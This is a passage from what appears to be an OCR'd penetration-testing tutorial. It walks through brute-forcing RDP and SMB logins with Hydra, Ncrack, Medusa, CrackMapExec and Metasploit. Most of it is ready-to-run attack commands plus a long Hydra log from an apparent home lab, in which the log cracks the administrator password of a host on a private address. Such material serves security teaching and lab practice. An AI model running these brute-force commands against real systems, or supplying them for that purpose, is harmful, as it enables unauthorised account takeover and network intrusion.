


2. Perform Brute-Force Attack with Hydra

- Use Hydra to attempt RDP login:


```
hydra -V -L /path/to/users.txt -P path/to/passwords.txt
rdp://<target_IP>
```


  - -V Shows every attempt
  - -L userlist.txt: List of usernames to try.
  - -P rockyou.txt: List of passwords.




For more verbose:

```
hydra -V -L /path/to/users.txt -P /path/to/passwords.txt
rdp://<target_IP>
```




Kali Linux Attacker on HOMEPC - Virtual Machine Connection
File Action Media Clipboard View Help
Apps Places
Apr 12 05:40
0% 34% 0.0 kB 0.0 kB
user1@kali: ~
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "qwerty" - 42 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "111111" - 43 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "iloveu" - 44 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "000000" - 45 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "michelle" - 46 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "tigger" - 47 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "sunshine" - 48 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "chocolate" - 49 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "password1" - 50 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "soccer" - 51 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "anthony" - 52 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "friends" - 53 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "butterfly" - 54 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "purple" - 55 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "angel" - 56 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "jordan" - 57 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "liverpool" - 58 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword01" - 59 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword02" - 60 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword03" - 61 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "Weakpassword04" - 62 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "!nf0tecH" - 63 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "pfsense" - 64 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "adminPass" - 65 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "administrator" - pass "" - 66 of 693 [child 0] (0/0)
[3389][rdp] host: 192.168.1.10 login: administrator password: !nf0tecH
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "nicole" - 67 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "daniel" - 68 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "babygirl" - 69 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "monkey" - 70 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "lovely" - 71 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "jessica" - 72 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "michael" - 73 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "ashley" - 74 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "qwerty" - 75 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "111111" - 76 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "iloveu" - 77 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "asmith" - pass "000000" - 78 of 693 [child 0] (0/0)
Status: Running


Kali Linux Attacker on HOMEPC - Virtual Machine Connection
File Action Media Clipboard View Help
Apps Places
Apr 12 05:38
0% 34% 0.0 kB 0.0 kB
user1@kali: ~
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "nicole" - 661 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "daniel" - 662 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "babygirl" - 663 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "monkey" - 664 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "lovely" - 665 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "jessica" - 666 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "michael" - 667 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "ashley" - 668 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "qwerty" - 669 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "111111" - 670 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "iloveu" - 671 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "000000" - 672 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "michelle" - 673 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "tigger" - 674 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "sunshine" - 675 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "chocolate" - 676 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "password1" - 677 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "soccer" - 678 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "anthony" - 679 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "friends" - 680 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "butterfly" - 681 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "purple" - 682 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "angel" - 683 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "jordan" - 684 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "liverpool" - 685 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword01" - 686 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword02" - 687 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword03" - 688 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "Weakpassword04" - 689 of 693 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "!nf0tecH" - 690 of 693 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "pfsense" - 691 of 693 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "adminPass" - 692 of 693 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "azureuser" - pass "" - 693 of 693 [child 2] (0/0)
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 05:38:14
(user1㉿kali)-[~]
$
Status: Running

3. Brute-Force with Ncrack

- Use Ncrack for an alternative brute-force attempt:

```
ncrack -U users.txt -P passwords.txt rdp://<target-IP>
```

4. Brute-Force with Medusa

For RDP Brute-Force Attack:


```
medusa -h <windows-server-ip> -U users.txt -P rockyou.txt -
M rdp
```

For SMB Brute-Force Attack:

```
medusa -h <windows-server-ip> -U users.txt -P rockyou.txt -
M smbnt
```


5. Brute-Force with CrackMapExec via SMB

```
crackmapexec smb <serverIP> -u /path/to/users.txt -p
/path/to/passwords.txt -d <domain> –continue-on-success |
awk '/\+/'
```



Detailed output:

crackmapexec smb <serverIP> -u /path/to/users.txt -p /path/to/passwords.txt -d <domain> –continue-on-success



6. Metasploit Brute-Force Attack

- Start Metasploit:


```
msfconsole
```

- Use the **rdp_login module** for RDP Brute-Force Attack:


```
use auxiliary/scanner/rdp/rdp_login
set RHOSTS <target-IP>
set USER_FILE userlist.txt
set PASS_FILE rockyou.txt
run
```

